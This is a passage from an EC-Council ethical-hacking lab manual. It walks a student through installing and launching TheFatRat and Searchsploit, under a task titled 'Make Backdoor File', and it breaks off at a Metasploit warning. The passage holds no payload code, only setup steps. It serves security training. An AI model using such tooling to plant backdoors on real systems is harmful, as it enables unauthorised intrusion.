


Figure 1.6.6: Start TheFatRat setup

10. An installation window appears as the system installs the required packages to run TheFatRat.

Note: The installation of packages takes approximately 5 minutes to complete.

Note: If a pop-up asking for permission appears, use the arrow keys (← →) on the keyboard to navigate to **Yes** and press **Enter** to continue.




Figure 1.6.7: Installation window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. After the installation completes, the **Terminal** window appears. Under **Select one of the options bellow**, type **2** to choose the **[2] Install Searchsploit from Kali Repository** option and press **Enter**.




Figure 1.6.8: Searchsploit pop-up

12. Under the prompt, **so you can run fatrat from anywhere in your terminal and desktop ?**, type **y** and press **Enter**.




Figure 1.6.9: TheFatRat create shortcut prompt

TASK 6.3

Make Backdoor File

13. After the installation finishes, in the **Terminal** window, type **fatrat** and press **Enter**.




Figure 1.6.10: Launch fatrat application

14. **TheFatRat** launches and starts to verify the installed dependencies, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.11: TheFatRat initial check for dependencies

15. A **Warning** appears, as shown in the screenshot. Press **Enter** to continue.




Figure 1.6.12: Warning message given by TheFatRat

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **Metasploit service is not running** message appears; press **Enter** to continue.

